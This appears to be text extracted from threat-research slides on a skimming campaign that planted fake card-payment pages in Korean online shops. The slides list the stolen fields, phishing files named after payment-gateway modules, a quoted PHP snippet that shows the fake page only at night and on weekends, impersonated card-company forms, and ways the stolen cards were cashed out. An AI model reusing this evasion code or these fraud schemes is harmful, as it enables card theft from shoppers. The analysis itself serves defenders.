Card number	Expiration Date	CVC	Resident ID number	Card PIN	Additional password	Address
Name	Mobile Number	Online store login ID	Online store login PW	User's IP	Browser Details	Referer

Stolen information item

Detection Evasion: Masquerading

- Phishing page's filename and path masquerading as the legitimate one

File name	Description
Payment.php	Same as manufacturer A's platform payment module file name
mobileGW.php	Same as the A PG company's payment module file name
iniciis.php	Same as the C PG company's payment module file name
eximbay.php	Same as the payment module filename of the overseas agency

phishing payment page's filename

Pathname	Description
/shop/skin_ori/designshop/order/card/KCP/	A PG company payment module path
/shop/conf/lgdacom_mobile	B PG company payment module path
/shop/skin_ori/standard/order/card/inipay	C PG company payment module path

phishing payment page's storage path

Detection Evasion: Time-Based Evasion

Check current date and time

```
67 date_default_timezone_set("Asia/Seoul");
68 $date=date("w");
69 $date1=date("G");
70 if(!$_COOKIE['__smVisitorID'] && $_GET['pay_method'] == 'CARD' && $_sess['level']<50){
71   if($date1>18 || $date1<8){
72     setcookie("__smVisitorID","zxf3543y4f4hjfh65jfh5j65y",time()+76000);
73     printf( "%s,%s,%s,%s", $payService->resCD, $approveRes->approvalKey,str_replace("https://rsmpay.kc
74   }elseif ($date==0 || $date==6){
75     setcookie("__smVisitorID","zxf3543y4f4hjfh65jfh5j65y",time()+76000);
76     printf( "%s,%s,%s,%s", $payService->resCD, $approveRes->approvalKey,str_replace("https://rsmpay.kc
77   }else{
```

Display only on weekends and weeknights

If no cookie, display the phishing payment page

```
67 date_default_timezone_set("Asia/Seoul");
68 $date=date("w");
69 $date1=date("G");
70 if(!$_COOKIE['__smVisitorID'] && $_GET['pay_method'] == 'CARD' && $_sess['level']<50){
71   if($date1>18 || $date1<8){
72     setcookie("__smVisitorID","zxf3543y4f4hjfh65jfh5j65y",time()+76000);
73     printf( "%s,%s,%s,%s", $payService->resCD, $approveRes->approvalKey,str_replace("https://rsmpay.kc
74   }elseif ($date==0 || $date==6){
75     setcookie("__smVisitorID","zxf3543y4f4hjfh65jfh5j65y",time()+76000);
76     printf( "%s,%s,%s,%s", $payService->resCD, $approveRes->approvalKey,str_replace("https://rsmpay.kc
77   }else{
78     printf( "%s,%s,%s,%s", $payService->resCD, $approveRes->approvalKey,$approveRes->payUrl, $payService
```

Set cookie after displaying the phishing payment page

Evolution of the phishing interface

Standard payment

Credit Card

Credit card number 2222 - •••• - ••••

Expire date •• / ••

CVC number ••

Card PIN •••

Resident ID number 입력하세요

Additional Password +숫자+특수문자 6~16자

Amount 1,389,850 원

카드사 개인(신용)정보 제3자 제공 동의 [상세보기 >](#)

Check out

cp.pe.kr/card/xmpiRequest.php

Hyundai Card Simple payment

App card payment
현대카드 앱으로 쉽고 빠르게 결제

PIN number payment
6자리 숫자로 간편하게 (PayShot 포함)

Standard payment
카드번호로 결제 (기존 등록 카드만 가능)

pay.kcp.pe.kr/card/smpiRequest.php

Lotte Card

Simple payment Standard payment

롯데카드를 이용해주시는 회원님께 감사드립니다.

usage location	KCP SHOP
Amount	44,300 원
Credit card number	<input type="text"/> - <input type="text"/> - <input type="text"/> - <input type="text"/>
CVC number	<input type="text"/>

BCcard

Standard payment

Credit card number
카드번호


Expire Date
MM YYY

CVC number Card PIN
CVC번호 카드비밀번호

NEXT

[CVC란?](#)


impersonating simple payment and major credit card companies



“The threat actor’s **monetization tactics** were nothing short of ingenious.”

Three ways to Monetize

Case #1



Refund after fraudulent payment on the second-hand trading platform

Case #2



Sale of the item and fraudulent payment on the open marketplace


Case #3



Exploit of the Apple Store's 'Someone else Pick-up' policy


Case #1

- Requested for cash refund after payment for an item on second-hand trading platforms



